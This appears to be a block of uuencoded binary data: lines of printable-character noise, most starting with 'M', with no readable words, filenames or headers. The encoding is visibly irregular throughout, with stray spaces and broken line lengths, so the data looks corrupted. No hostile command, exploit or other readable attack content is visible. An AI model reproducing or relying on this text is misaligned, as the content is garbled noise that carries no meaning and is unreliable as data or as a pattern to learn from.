;%5OYC [: \ P& \ R=Q [1:<B' 946J5ZM MU/#J4RFLW`O1=#G_+5A\$ \ FL5T,9B0A*G8/?#@7RXWF@W:8T:C)G13;JEQRTPG MUN5\ .J"3, [= &CJML*5 (_FWBQ?) I0B#%@] ?>9VL (!^Y'N' 7A^YP! \ =Q>#W (`7 M2:/2A&VX3F)JN5 (+ (-_ =Y0/M#6D-IP-8T!7325-O50#,A*L4%@T0@1MJW' #] M6KG*:V3%K-5JI/&3P>&8I%?H%5XHM ` .>V>@] +!<C]W\$Z ()9V#_]RQ064#E"] M2==MV8391>S>' K7G5SYT6N>V&@ "G\WOGS" ?A) JTTZY#WJV8%WC1E) @! ["0FW MU4=G/-;0FX?)WORLD5F";+2SO@Q?CJ>"D=3Q>EVMX?2 `Y5;P=#M<Y6TS=@0I6 MD>B;==UL5DVS"5<8X5YZB2=P-/8#"G)PB_NQ>VN-!]90' *, '/FD+%1A6C"K] M8^"QI-"1BX"- [CFS48'1F]@N*\$^BA&\$6V'11P `E;L `+O>#.: \$JNHP_ "4>PM& M82_<^_NQ/4AB'K13FC"P5^"51YN3]F8!YA\$=1H\$_X#A>4H?#=#2C#U; ` " !5>G M&YED\$IW?1B!K@&-?G9UM.A3QF-A81I7N6V (&=5J9.H*X^' 4L'.NRP\$;RJ6<Y M\]G8FMI1^M\$ \Z.HE*99\$G5J9N `6;G5JR;4\$*>M%!\$SHAUFFY:%H-\$ [X#>!S1 M>;APM.+SBXVY2LTJ75>DB) (6@>V6M+/FRASSK*!GW=D7*NW \ / (@CZG0H* [AL M3+X*>M1L/=UDV,O `X \ ^" @0SY#^ [K>IVV&\$E;=1-O>V46 \ ?W (K1SO)"PCFN9^ [M2YK@+3%.;W%!W" (40DCW)UY%1Z<.)Q&\!2A.T=+%+U\$' !=WS34:XL03AD/< M1L.L ("K!U\$E=, /CYLS4F\2C" `B'=C*"?.@B?%UA8TQ@F:QR;U8E/Z.HB>4H) MM\$!T# (F9%3B\5OB)U []C@K;Y) [H*GN1STL;@FVTP/VU6^&JQ1ARABM@Q&Q.9 M: [V+WI' &@0W\<O!7#Z \ `C.D/SP \ : ' 2F=XKL `X8.08^N:ITV485O)' &3RO:D M_MW!,X131.2?<>)PU4H#>D:T5\L-, \$6='Z) /6;7W'7%H87G>; `L8+CC" # %Y" M]G1DS5GN%9Q; `W"S5: `!GB-%DN_, #TUJS3A="N89WFDK3GW [0-/ ^45Z `3 M5) VNX `9 [^Y8K) *V"@] &&=_#B^B3DE2?/P1-IL? \$PF:F] >' 3GBN<Y' =-FHURN MU^MXZZ9?<5 (O12O%B%1L4BNC8/5JM', ;") !ART+J `94K^M&.: ^Z2] &V) BK0= M%]F \ ! (DN-\$7G)GX'OP.S:9#B6S;A\$.RO7- `V_R17P!, #:I#<"E)!TNJ;I,JP M!53N4-IY5O" \$Z<_M,) L' :SY"0.@);?&Y._94P9XV"TGU) `*!M(0!#?M*-N<C MP>WSSRQU*%)KZ<2#J9LF*6@T2S/I^/K]_1/W `N-6O<8&&.4 [.*,G [(0;.@?7 MZD8=.B&M7 ` /1-J#BN]Y=-\9G5L' #9Z:N&W2!5\$AK;M"!4 ([= \$81M.' : #K4@ [MC-0:>.@",Q/W<=^-D+5&]T83#L0Z/\$XJ0I<2U [#&H?L%YI8T `+]#D>Z+"\$F] M7H;S-@UP#DGY^1B)6?S%8 [8I5MV/A!;P"LQP! (#N# `&T42P0:\$"3) `X ` \$UNS M)CP<3L/FA>>.:E23%*5*V8!<0/_ '%IGPV4M\$K&F (XQ"17RH/TB3,M4\$HT545 MEI50OF [BM;V! . (-*C:2KIO"-E:T*+*8/ES;=#E<0\$OT1H@439NQ2P;C2I) MAZ2@U"M-#D50N,Y-[X5O^<DYHY2AI8.Q^J) <Q@,3 \1ZC6B:IF^4 `9>3>:8Y@ M%XPJ2 `B9^H6EQ)E62)0CK8' \$:9T=&-C90T;2X5V1A&#G [DD3/1' &L78@.; /X M2\$89309T.Y `T8] `E15S<OY^ \R.: ` ` "G'Y [,1C,R!_" /! (.;VQ/WH'QS-&:Y5 MS%=(X' M*A&)]K%1+4B44896+R \ /S^=UXWG'P ` \ `JZ<14ZS6XNI*.JX?3YXLK M2H+;^.SS3<^"-/R] %:I3_-AHU>5=%]BPW2#TO"B]'? `0' 8^MF6<77N6TT>IZ M `]Y) %52HTNOP6Z^FKK6 `@;4-T-ADXO& \ & \ .KHA</K6F-]GBUJA, % (*\$T0'P' MP7><R<+U [+R77+B?LL:T#1A:&B0#M&H (KB\$F' (J `?R [+HJ\$N";8)YWI (<-; MQ, [@ \ & ` \ 4EQ8! (EEN (B (AY0;D_! : %4] T (/ %L3IQW&I]P/@K#%N9\C/@WFZ0G MU<R&62,)EV [U!G\$HFJ9LJ*WSC0U (F0"9&%+#A.\$7=QAQ=H/]PI ()Z (^G"@YP M=0YTL1QD\$D*_WT.DR6. [/=%^PKE-B&2:] ^ ` ` `G_ ^4.A#A6AWH?J \ -YJ5NDXB M+\$E" \ +8P&W6%=A<%.:=")J6XC,BTLLG9@BIE]CK/3 [N+KXMV'BF8ZM:HUG0B MEUY#A#R=Y-6JB<L8K2*KGI-?QX ` ;, -]7=#@2D0J*,#P]E78K0V82*VH!09H: M] ` * ` `>5\40EJ-D\$K# ` ` O)K,B<T' \ \$D)FX5]LENNF \ \$9#* \ : :UJG `+HN"+NM\$ M&MJ]B,6MFTU\$_F5L,2M*)L56! \ 0^#;AA)' \$F' 1E<2*\$1?% (3<]O> ` &IV (P3 MX3>-A@&%JX [T\$,V*3A (? [L>1LRA,JU789I.CJYHUHUZO5DA43K \ -A7V)?MD=

MP>1AC!S20ESKK36[7GJA7U"#=#.3!'CVU8!EDU]??\$[RMG5=B'/%H5>;=;SU
MT:5BF,*^F;6U5KD7C?U<:)[>]&/#55=;V*)"R(1L8;G'@CF]O4F>YF;;Z<
M<BHG%=U\]%P9J4XZ;AU>W/1?T@OI3LBBI!Q?,2IJUBVF/ES.YW3(2)L3@O=0
M_.\$CR@]I(#1]S\;F23+)A5@_1*XJ).W[:"V2!A-6U/SO;>%6=><C>QXC=:W6
MA.<D?%V:"")D*Z)L&L5.SB;OSDT8S("20M+QX(6&#YK"K&G<7JS)L*D\[VY
MB!(V-,.I4'!NK>\$'\6?J)H9=G7H-Q5;U[/%' .X0V=TG,BU\HL#GDO707I_;M
M\KXU4WPMRV72VO2R82(+2QT9A,'CI\+:%E'OJ>=];G(FC56%;X6AD^!7APU>
M%U:P5'(NI%-',+(P.4Q7ME,F,8,L=P3Q'UZJ-]V-0FX_P?UTOYQ';<^P(U;J
M5?C8(<@?.-H9E+2YX6ZZ?@AMSE/?M9P)'A6:9@J8M8:.NF>S686(16-0YY[
M<<WZ<(^0GN9!LX3.RD%\$?!/A6(L<%-3#<_Z9PPS"ZBIOGA-K'GF3J]8:E:I>
M0?Z()MR'=39ERXU&]]WZE[E00TT9H\$YT,1#UW'']7R<=)HLH<F0FBAP]W_2P
MB5X\$!_E:.I>I<:_U<IVDV"K[N=0,\$='!6R\ _X%36L[=L&Y0L\E.CS7=-1H
M_GBCS)I*C8P7JX>D",-&B;2NPJG*=]IDZ#GHQESM-["G2&^,/(TAW.#8'B#
M70BK\X@Q+G]<Y*09@G8Y*~8^I"(X)'+Q(7POS)QO&PVE((%<VGG=ET&KP@%
ML(+AS!MZA39'@V/TR\URC5^0!.^/'V'D%"XP[<@XM2K)"'J3A%\<L"/+W-K
M2'2F=/,/%Y'9_5\$4I!IRIO%+S<>-;[=[E[=42>L]"\$]3&V+!K:T:C* <<]KX!
M]QTM)^%8M0!:J=T,"OE1K.*LZ:*6[X!\$:8@O*E*KX-<](N,@_#3>IVNJPJ"
M8VB4#,51\$;8BP\:>\'*U('G"HDM^9/-3GKW@U*J^<4Z2S]F5<[B%:]1GB#3
MAK07U)8F^YPR@O0"4YP'&]4ZG5&3%.A&4Z?M@P,ZDR%\0?-\0L\$* </C20/-O
MU/EYL<X>R]?+A32?^CMP8DWI"" ,@!@^=/.IS'&(:VR7MU+4%1Z*A0!5.2BNB
M<_)ZIH6V9'=&0DN/Q*SA@ (U*J02U?1&S=#KV'_5*AM@?-L;K:7F^5UR&I63
MQRD3N1L\SLYJ&9DN0!(QCB'+B31SC2N2B"%98G<3):-\<O9RVK,7+4GLM\A7
MIF:M1!1S`D\JHA1J0DG'5_14A^^("NHIV)L+:?#M6'.H02>B4:9Q.^ZCH<I
MA*H3RVQF<NTD_\$C=4XZB1']9\$\20SEICXS3NR8GC&[,%%'^?T46@]2%GAOEZ
M^9H4O(\?SNY8#PU>WH[D*57XHC''++U<3TY8NMNY:XV&EK>0MUR7GU#"1RX3
M[@/(?L296<NF2)?'1JZ9Z"%?74@Y\4'E6ZUU(V.5X-_-)'KLVF(D)O4]0K`
MT=%5'>:%XNU]U\$LD3*.60NWXHB@#MNY<3X2F-!\O<F7E?8+4:JQ\$O\DM@;
M8E'*92)%6;%I/I=VCLT)GS0FT=DDJ8)45F1L0T[>3(UU+=45BY5*;3%J;G+3
M#H?WO)]W+V)>+4;GN&I;'""T@I"BAO5AG0G9QJ_;5T_O[[IO=J>T"N#-JM5
MEB";I&\@K#)B*"U*Y'#1G1%:L?4+&#-^)V(A93:VAE+K\$6\$:D"YP\$H(@3N\$!
M2^R*D[^'AA)((U8NUQMI:Y!:RCF2E2M>6DAH2;2KD,!;JYDB^14G-/?PP@A
MWPY54\$M*Q32"U(KP&>3E+-FM9RM+\O['E2:6)^<R7*BX!;J2KQ^[/U.^")7
M&,M<.Q!V:1ZM\:/UY)TY4T<UHY8K)NEV+/>2V\$N_@:-,K^V9D45NJ@9)+_Z
MD#9R'XF5RS62'1%<T82[3QX*/C[8@L\$&-RS'95D\A';'8R'KF*=Y+LR%GA!B
M29.0)B_58K8[^MY:"Y+1G_#&K2;[KI6;9IG\$NW(-93AJK%1(5PG9@^5-QULX
MPYP[,G\$D./+'78*X5=VD\$:NUF-L'#^J3D[8<'M%MSI^VBD?)CW-G1G#[M`U5
MAI\$H[+JN@ZWB\$B<F*WP;_(65P@^Z:,N9-" +SBT9>ND3'HEU=@;4\$+S5FE4A?
MW<]RI%!/J\$%EUV<>8_,\B@WQ05B_'&^R.SKY"IP,WOK3\$FY4%3&2J-*G(V3
M9R/??UGZWA#C)5X]11RY.W=0Q>.1>^;<2)F#5DD)UO%\TS';''\B,3U*/BY:
M*3>3'%;>/G.AL\$Y'(OKYEK+&KB! ?J\$N*];;-0_`^`YA;CLCJ0#?&MOS16QJ
MI`A-VZ3LVTBV(9S6_KT%/U\5SQTSMW3I`Y8-1"=3J3\$VE6:>K6:;4;\$&Y*/
M!B/@TS?3*+T`R^97\$U`9KYVT#B+XS<7Y/2V]J^+J2-,`3T8;Y4X(F2&16"C
M02>8-=>0IXEH#9J3[(HJ)&L2943NB>0AZZA/89K(8VB89=)A&YGT4VS3R?AH
M!W<6<H1`@O'&'*,4M/'-.193GSA/>A^QA"FI-.^^\%6HKF,ND&W:@4)T'52
M,MFY2;2-H<R]<A\$I;2A\$I)M(*EF%K%Z-4BCVO";*S3)+D]@0J1RBQJ./RQ&=
M/"1_ER^93G`O_OTYOVA!F?DL)CEGBES`; ;9+*!Z!==ARZ(K3S7(53OBZ,)-X
MGO;!?HIZRMXN%XO<!MW\$X<HD@NL([,KAHY\$Z4:FOB,3"6O.PF,*M/9<J%)
MT\H!X<?9G4FV.]+LQ;!TB#X)[T5YWYNBQ[S`B88_1`>X07!0_`U)XS!)J=1U
M1`HW1>Y.Z6']J":[9RK+,PE#3ZR).1V#4D8OVK`HXF+V%0YLW\EV>F!)]_(
M`PY/G-<]P\$+L!7Y0(/%P*JX3X\$IHL,J18,?2#OP7*DZNSV_I0<6#P\^SO6^
MCS,-+DB&=17#!L1#1\$.@+##.*!' \$J1K061CBYJ2:B5SYI*&VH>IDD([KS#"0N
M,4A8;\$30]0=W/)(.A')\?+IP9_)**YJH>5%4/M`5'M+RLC,FBG&NT;=(-U!
M1WXSX@]54\$^AV6/0/C>U5H>HTLZLDZ!J(A\$`_*HK]2UH%:#T^:ATRG7C6J.)
M4O4!F22:#:3+K1MTQJZ\$?BTT@D1QT/4F],L[IB;8,FC&8C.+9?+\$![IYJLW
MTTC&%A46%\$6>;"N"AJBEXGXF8I&L<35W:.38(S@L:BCT54=VX5JMP=Y=4I[P
M92FE7UZY)FFL6IGN,H/#,'Q4!FO4,M_0%*F[BX`R9NU%8&8*K9'J(Y)R2W
M7Z,<H(=56WTRQAM&I5;'?Y'?K-S@W#R\T.?.=/E)\$R#\$<A=^?ET_?IG4O&I9
MK]3*OB=#,_\$R\$78KSNH2O'-QNB!4U9-(@FJ>"(1A2\@L&#<TU^1T.0)Z^@\1
MX7&!TS+Q%SHR="X;)-R8@?5%05<:-^;+G%LN8\0J\EDWD03-Q#,9?&0SWSR`
M"E[F^-&19!Q[?*>0`K41%0K*YPMK^NLS40O2\$;K<IOXQPL-NY;6='Q_*S7(9
MY?3*)(*!4ZXXQ?75VFC\$.AF!15385XT; ;3*CD0P_N!V_() (;)@)_L[\$^2L
ML@HEDPC<B<:V-2?=?X(94ZDB^!;!,ARD2R:KE:0?E74<=0CKBZ.+^\^TT;KDF`
M3D5I@W+:F`IR[V`US*K,-I#*X'!6',P>)\$-<H+ZGT@GI295,!K(ZZV;A(-9
M!T!; ,^ .AE?^A-758^/I]8H.C)>&08>[GFG&E_CPT"+I3VYG4;E=43U1, :_1
MP6[(%\$ZH\9&P(DM:H:I8_09ASBU4&ZWT:0QJ]4JT;:LEYNU.FF?M+UK!F'
M+@W\$49![\HA76:(#SDUXC]S+(-0%KT%<>8\$]E!MP.^@\KHU56*K33;O(+9E
M_*3)7AOPB;3QJGAQ:**2&AAJS2AGOB+[XT]MKCB[G-' \Z=+9F&\@T@VP(HV\$
MTC._=4B(FCLT:\[8<K<<JZ5?BS\$5WNW*5JO44=?-X&H6M9HHF.&SX-BCO5C8
MXBPE.F2=SE6E5B5]U6@25S;6^%AQZJQ9)-?6K71RQY`BQ98S34*4MXH[?RII
M,H"2*+WTENSV@II!L5*,\MJ34D%.DQ&I\'(C*4YDC4H5B9\$06X+\BC6.>OX8

M/;I!_ =V<!J.\$@4@(\B\$) &<%> WV^R-_) : ' ^1\$% (3' 2Y2@]^?O\$' CGB6+-, MC^K7.7DZ# '7G[KT2%UDRR),>#UNHUH^+' IY" `YCD+N/:/W?L".VQE#\$1=M(#)2N5ZI51ITY]<R+RL>G"??2[P,R4 '\&' /A0.') 0 `YBXA[^ [T]A3=L@GM[M8' F! , 7WD!G:, P.9S1"=Z(4):F*-<QTN.\$9KY23<1._YG+>J8]U/73P%A?31MX<==QC,G7>BZ7JZ8<@V.@U"4<%NXCU-A\ `>DG%?JZIAEPS1,.)Z6D6:T7!?)M/;+7),R]PH:3IP" I\$*<% 'W' K7N/XZK^Q@&I_LN!R<Q2R!=1@EXLGDERJ]+;NM[A `H*0^`DGPZR#,?NM+1' [*S=) Z [NCS_) 7@)P8A^7H;G09WND `*>C^;\$FB[O M2\$NGZYN-U0B%9Z6XD' <Y292HY12UNXEZ6LC@0+(9LO6\$GM-P*9*!U1' FZ ` ,J MZ&V>.#QR%)E#0U."J..\$L8YM%__ [9>UV(7TR&/HPABU:N1SPKJUN05Q.? =0 M\$O>S2\S\$.K-35T>XKP9MQ\$/7D%84MRP?UO"J/8*9T>\$>,Y<^82]Q>' \$XT0@>MA<;2+Y%0FRX9GR-V=IGZ.BA\$ARFGE [6EQV) ^'PI9' J.E2D"A\\$1ZE4XJ*0RRM!BK/"N\N:+U^68T-5/=UP]9) \$=4;9K.,RKIEJ ` [9-Q*_ -HD@MT2T*_ .+OFNB MC0+G%,7\$F\$FWCOVJ2_DT* [\QU[S!%MW^A"?S6!R6>\$ [F]_6 `";.4RS=& [I `P M\$2#H1WBH^1%0#JC);+;\$MKCR_N8SID+1 (<G#P8^V `9&K@? ([<-; ,L3#12]%' M0^AU6<<0=727,QF' % '* (1)84HAV\FE>F9) (864?)A0;"@ALFOY7Y^2N\$ (_0V M!\$P<\$W (=2G1"!V_J2)F?:4Q(H:/ `+4K.7;V7, _80_?)?JO-!D_.+5DP3"2D-M3G>AX/?2=>_ `2I&WB34K0*[5 `: &SE [GX,EWZ\$/;J:P+DLC#9' 7FDW]P+UUWX MA1V40" \D+];K*_ _7 (\$VP61:5E:WEPH78-629@9CT? ` \$C [2V!*!3YFCPFM"]2 M@TSD\\$* ` =?;!%*-+^UW4-\K? [' `1#-RG@"2_\@9LE"V!.\$&#Q[]B=WDLK/@, . MY%+Q2L@<-\ ' `!H_M[#?/7_JQ8*+C [9-BYMS\$798 (_>%)D6\, . `B7ZR:2U#4, MH32P* =KCEIO [R\$8' (AU*URLP-1-31D2GD2FE)F+@' 9%HXPX'X' 2,3. *B6@L [MJP6.GM0OVR` "Q0N!- -:E1)N4;1WR6_Z0@]AH0?9L/\$. *J*P\FMH)S* [GQ*] M;L"4;33H5M(1K\@6 `1; *92; `@OK9R@BHZEUM&E6# : `W_L68V9Q#ZP#A (GN5C M<6"-1G@O/A1W<E+,?&Y9D5>3^S&LX&E_9KMT7 `LPWE5R\LN0B3 `)G1@* `7. : MJ]!LBI,S>0A2_2ND7B' QK(XJ `S4]TUBI<-K/04KB!9Z:24K-(5G ` (LP [1R; ; M5+ (V-!L(NR*6J9<;%13D#O:FGYA2>&P4V) [QO:I59.!J&F5^T6E6Z^7, *WYEM>T81V=6^C (/ =8HO&)UQN (,EBDTLT5IJDRG' R(M@CPU6, #R\T9/H/)T1E=.Y% M,88" &SF.B\$EJ+` (7U,M51"22I)*YD26&BK@OD?-I [2/M<V6XQ" <BO>7FCM' & M#9_%5P; *M4PB<> "%._QP`L]DVJ ` [\$%47ZA54<C?Q/L]BW/!#D+A4"XQZ0,1F MM2;?JF2,6T?A3F)A> `EJUE\$EC@ME"P^TM</GIB] \$B3GB&_UH<V%+FXZ.X> (G M@B;G-J+_A0V(QA_7QG9=PAZ><V97/S, JUPZ>Y0K"6&X"CXEVI\6<XNDMPGR M;BI.E.5:66>CFJD3XVCPJXE, _&BC2S@+?WC. `&NMJ\L66Y1L- `PZP (B6U@WD M; (:Z;X19 `)>AD;XX;/%2ET?XP=AS. [1B"E.6XL4@B2Z84WQI\GH/\M.*/^=K MB;\$2MEQO&#KR1#1@^Y)EEI7@.N5Y)F'FA5Z)4I% `5G+2:0RC5D?B+=-@T]L? M]\$0<"9X6QD7.;1C\$! ` \+H `E#50 `T ((`7.4QGSMT>96E\$0L.LZZA/8I1K\ -M! ML#LUUOX(W\/\&9F5 `Y(X4KUB&"; *FJ' H\$DFALL"9. "8\8)QPT?07+X55YMK% M6X7+44@RH:R:!ANW#8Y(D)FX@.O ` `GMX:DL (_L.! \ /!%E.G46T[@6#5B!.#< M(H, ^`%VPR%* <N6; <6R51!?!* @ (3C08R_3?8K7# (C;4#F3CZ^2W=@J/-%B9E M7+K*X/!3K!(01Y!QP, BY+= (X; ,79^+>HK*4G]L:DB;0/ (H25D@1< <3W,1] M%<L' O(N54Z `C3DY=DR++TUNRO^ `9V (& " `MXW=-TT40 ()Q3_*G% (PO&]B?0HL M2LIHM88._ _0&LK_I=4C%Z8G,0 (TH&*0 `D?Z3^1.-^Z+_V9P^>K&\NU/1J37A MS&W278=B/@VC'.2WNT-S [5:TSRWZ)PW"U=1-E.^JU)IX6S&3/? `#T3\6+RF2 M,878Y'U&ACC96HX<= \7D2' ICM8\$<Y'6]UH0O2*,62R!DH5)! (V?6B*1) (EV. MB6!,S@MBIJ?NC06,1# `) #^A' =\R,"S>+NUSDM@H)!W;&4E%74#@<@1 (56! ?Q M"!ZZNC,"N:UR* [!KE2:2"9C (/ \KF^8BO4TS]4)+0\ [0E"C-K\9#S88_ ^FH>. M5F4X]W(]M2IL(B3?@.QLIYLY0Y%E6SS\$CVPW[^-== (B:CAQQ8+:-*O*CF>5T MQ\JT@4/93P"/HTG1N2)Q]1BBO=^: &S8'8]IGLW5^ `H' [-S.' 26;#4HN\$&M@ M,PN>F:LLC*.M-1400_Z3 (+/]O.9"=8AJM=9\$@E]4":TCQYRJH29,74UL+4.Y MQ)6C8"7I1__ /BDCG&LZ]+F9) =NA0X6DV:@2BZB;E1H1@;0!, \@<) \$:6'7 (> MD0CP.K\$? \$+=I-I!;C [LPF3G [(%F=')I9)B#F98K+Z6*PG (I_ ^46?I2TU, *MF MZ&:9U%\$L.PD0G@0V_ .&E7U%\$4F<T [VN& [L&LI=T#9KTK_@S_5:/9,8V5BQ M;L" I*N1+<, [< \B&=A&] (((JI@9&8#CXQ5?BFCJU-L"NJ@B/,Y, ^DK],D:LUZ! M4S)*-Q&WKI<;M75;!<AL2 `&2\WQ11DDR8I"HWZ@)Y0R)WX#!O;V(N.FX4S4I M4P\$") `V)! .!E< `>CUD `1J\$JYF3GI', @4F+ \ (!U2N,B2:JYOE2KU!AY;H@/TI M8P:WF' -L&+, &CV1DN6_ "5&J8U>P \]RD (%)CG"\$Y [KN ();]; ((97AL8O<VCH+ M* [+1-A.-CP-AHXXWJ*:).J0ULYJ]I=-0*##5"! =2\V342#9#/KP&"J.)W,7< MYMCG+5O,.WG0:A,NP2@,3OP#ID<]>YVST2E `@ [F-#Q4=ODDB'U) <P" &=KCE# MI% ` `HVUF' 10&1- `)RF56H681UVQF3S<%@7SS_.C<SB, ^7764FJ_I, `#I#=06 M+2OY%41K-Z>>\$X=M-AJU&B*CZB:<,5&A.' <Z!7_DG&D-QY;W, `;N' Q8J5:LX M/89N(']>Q>207' \ (I4.^? (:K `)10% [2];W-1/EIE)///;L07!%< : [#=>M M7 (,PTC `: = `>PDE +M7.4C!&!<84,ORI\VNRD \I#08S91T*AI-K/EK]61 \ \W, M]VD<P%BI9+FKH'8Z"GW.H.B?OPNS0)' "'S#>Q9/#E&EAKI8:ZMSIMD5HSW]+Y MKKH\$WID]P!-!&EHA=B[G,Z2@)+T\J)_E&V!S:FCC,9?#4A];JS#Z5^B, &HU* MO5FMJ%)P] `10J0%RJVKG0R\$TFZU>KE:1D%STZRLN6Y61XZF@V;6A `<J)R,K M,EL9N>S<FI_FHG\$,J (^2309_:TS'K-3CNWK<Z2_C/Q4BZF.(XRD36K?O3T= M/OF (%EB+N?.1A,U [Q7\&+FWE"DHW&N"5]4:]N; (@T"HW7935\$<U*I:)743J-M!%SX^F?>PD0,CA1? [Q5Z' &VX<B*!UW (ZM7'NK;EP9*:5LN_I2A++B\$?,8#S? MQ2IW_"-DU9/1Q.+7\$\$_8P)6D=GJEP>4.4/;8)%Y555=">!B=G%ZT?,\6> [', MZ6.V;NA:A?0-5 `<A?9"N3I)2LI,\$J;@H\#*IF]) `H;<S7E]S5:U^><,Q0XKS M+((C) `8IE&5<9%"AE.LQ, ` ^+4* - (OKB<&SIM8+HG=1UVWG+=U%\$45^4U ['=

MP (Z%, 0-@, U\$) XRFX"/ON7/>&#_ ;P@X.7./H\$WMM*?JXJ.R_4#), TKS*JQ887
M+W=[[O# [G]\QI^- [ZGA&52_K<' <W*D:#TS"\$] %"**<+RC>' 81+.Q:XW"& (8 `
M/WD:=YBURYF.7EHC4C-5T;*)^K (DQE<;N, 4, MB6 [N"4?' 33-F [UL%39MG4:-
M&' "Y.O\ \$1\$-GWU@+>ZRFZ9) .&A (+?F) 14DZ)+Q4 ()>VML\$-&\JH>K; [3W' /%
MD' `E_, B:J*=7U.E\5RL@K.-\L4?C) AHPO2+) 6QU5-YNF2-\AC>E^M%O^U-2I
MXW`Q0; JB:E#282\$K (.X+- .Z" `H_B<4- (DB6M%?7'>4Q8#":_R\$/LO\O1W<:U
M&T+XS"0T\:-\$O/\+S]V.Q_L\":42:N) SSPYPFD__V-2 `EU (3J\9=1.>]Q6D
M4Q89UOE!) Z2^>+ `0) 8<6ZUE [*Z4,)X! SZ8ZDL+0+676ZHULN ['RMK"; 50@?
M*\$.8, F^E<.6: (V5WF, E2P `B>L\41\$:* , ([, BXVE5*50G*G^+ [VD736T_K)+A
M8X5S^JA9' _\`K-C<D>F&; J=ZLX**O\$999HWBY-J2. ISP>FS; , R>OK) /*, ' 7D
MI:) [MVZ8PM*373C#1T!9 (B `AJNRQBS1ADS?X' 6MYC1?\4*IMFG@%K] 21P: I9
M*9OL7<) ' 1U:#FK*7S=U=WDCWA#%0L; YLP*) ?A4Q+^DPVOXX>W `"#G.8 `BV-Q
M^Q&=#] 7<S" I-EM^T:\ (8, 5_ "#JK) #JRP%:@ `DC0.GHH1#MK4:; HTU0:' '>7
M[#IO*0_5D4 `] #`PD= !F, \$V2-#^`2D!B^>EG2KI#. .ZQ*S7FL+-G* "9SB, <&5
MP0I4&B' 9>37/4:UFHKAK&47@N `Y, I2QCO@JF44J&7C' J.OU_%8\MU4:U4<Z^
M2C"N>KL' :9, *3_ "5\$ \GK1EI7'>Y6R%I._S2J1GR6G' Q `>W!R.P*GCP8K' &GY
MG*. JH:-46; 90DS9K!:6\R0B1VO `\$ (?*K654ZW"!*, , [&9%CP0B) 03V_M' 5P
M<&1MX=P9"5?' (RF7] Q%<LZH&R739J5/"?/>:P\$DA!%SR2*KS<0M=! .!2RX^_
M8R&2' 47#Q, 05+ `SQXK&!>3=2WU\$MN [J) (!+48>*B\$C664AE;- , N [72 (P:S44
M12SK3=0A: " ,) &<* *8+ `!HWAL=@_I=OB<' ?58L1ZC+2#J6 [\$LEYB;>S^NC/
M3/MG [C?O) .!&D [3"BHZ [T4"%E7 (M>RLDS# ` \ (K=) %6\ ` %Z*^QTI] 992+K2%^
MDJ2W<@.V, E; Y%KX_6\$MTUV1_S0>0U_::, 79-KY (6508I) %JY*60, 9. =>"JPO
M/EZM) 6\$Y1509' 8A\B5+N40*#>Z0%7^E:, QHU5"RGLTIK7V:CBTQ-\&&* *W+
M [Y4W0\ S*, *A%1.2N5. @6 ("94+3<SEU^17\>.) Z*Z) 4B) DE1^ "R2^M\$*"V2OX
M\$3YZ54>]] "8"0<T*/T/* [6`%-%- `LE>HY] T+6N# "%-S `X"8X54R<A/Y, N2UD@
M) !&2E2Z+^C' MK%J-QU29F`LZ?+=27!^A5-._ [NW"<D1E29; OF=W*) +! ^=LS<
M-9' GJEV9>@5E?_1*HU\$FD1EA (TI>7&62' F^!O)=0XE ` -U, -"TNP:*D /KN (LR
M97-9Z2?P3?=8F62_64D0=C2 (THX^#; +*1.F4CTRTMB=S6] :G50/ `2' =! \) =)
M\C5JLK-M+=@ (X09@52T\$ (--R2OSRD2\%!)> 3M2K) ; `A%:U8K) #BLB6@2&?5B
MN (F4PD7>QJ2; >503KO' C6-5 `=AS8T>N<D/RC8S\&OKM%+! \9 (U6K#9 (3X<:H
M<U; E [%0PC, \$BK\$0/\G-Z) V&WR&FB9. \&' QNZTFUE%\$<-DCS*Y5I#IUN+V' :5
M0 [#OEC1*A] ^-Z::6' B7Y [] -9@U6JI->5FQ"333SV&MDUD:1; 1K ` " `EJ! J++6
M; +KB1 \J.ABC\$2J (SZ29 ('1<\$ /TK7 [FO2EQ?:) = [.-PC23QRTPL [] I-PV*F:3
M&\$8C, R.) \$@W9NKY, <%V] GKN?Q\$/ *-2 (B9\$D4:ELD>4OB_D2M6N!HT!U.PH1X
MJY:"D [\0TI (B<C\62->2.& "%#AT-2IN"M (<RCD5> .558PVCN27@5 (42?34DQ
M6UP==<- `V_FX/) UMKR<R-&Y@SW:F!)) (S::J#5:1<0L<ALVJ [6\B>B5PGT^
M8MN2) *S=B; 2+<C^' <C<DC!K)=2; >&RLD7QCA+E&JNK `UFZN#^7NX") ' 6X*#K
M4) @:<' BLT<9IY) ;] , Q\$L<I6\=>Z<V!H25B22UJJT>9#1I, (.2<S%WSK/SYP-
M; I' 502H-VB.U*D<# (_8B.YU-<(6L) @*+ [AU&L, @>6<6LCNj^Q#5H [M4ZAS75
MPWU1G `! IPY"63\$ (>2?PDW>%IS:QE2E [R#/AF7U9#Q"=L' 15X2>5@!M8OY*Y `
M26 (L9-X=802@ `R9Z%; R (@_E<+, <08; Q8XBH#/FS5, O) <-Y#4M, Z! ^<) Q00P8
M=.1"6; /\@4YKQVX (X8>4=2*J7JM7LROR^E7OD5 (2+V/PL `A>U67DOC"UBPP&
M\FD@R/@A7M\$XG16, D; YN", R# " "LN8E68F5G\$SVR=.B [5\$' :L) "N5P<!DL_, +\
M.W6GSR<!<?+; +&_ `2WOANHN' : *IQ0T?.S68-SU3-<L407DU!8S6->.XE2!FJ
M; L) SLEE' V `CDX6IV"; Q@#P; !EV/M18!7F"=%S05H<?E\$4A [X*09JQL (NYGT5
MX*X\$-M2 (P^&^) G:\$EQ!^; I8B6XB0?P' E=@=8' 8G3*=&IH\$W9) ([7S#9D, ; ^+
M6NNDUII) *Y\$6FZM0X%RI>, N\$:T0_>U2, :M. [H: *9FN5RE21^ . \$ `W2, &HJOZ3
ME [3%Z7S; XY&&0.KEU"D2Q:B.TS200=1H5*%5D=QBFMF9D8/19/QT&B; :P>79
MR:&vL` "' #BU2U*7. :.N6/7I>1) Z_MI_LE05 `>EI!_M4:B1!F%?ZJB5JH?IX (R
M) [!\$YGQ42AFC; - `9@W-! \$QZ2NJEJ^MJD (R/@-@?J#3MD2 [B<A; I=7QU74C.V
MM+%) [RQ\$, *=, _A@ \7SKJ `VKHO! (9ACFB8+#"-! "6HO2S!8 [' _"-) 9L]] 7Y@ \$
M (#+W! [] _^NF7\C] 1] YZFP] 7 (/Z (<Q!R] @7 (B.M+Y^8_4' K4OJ#&E# @-WK:9)
MG*56KI+B9#3, -->1C' J, X! `J3/YS, 7\=YFUD?PH_ =TV1Y&_) E&G6C7*CBE<]
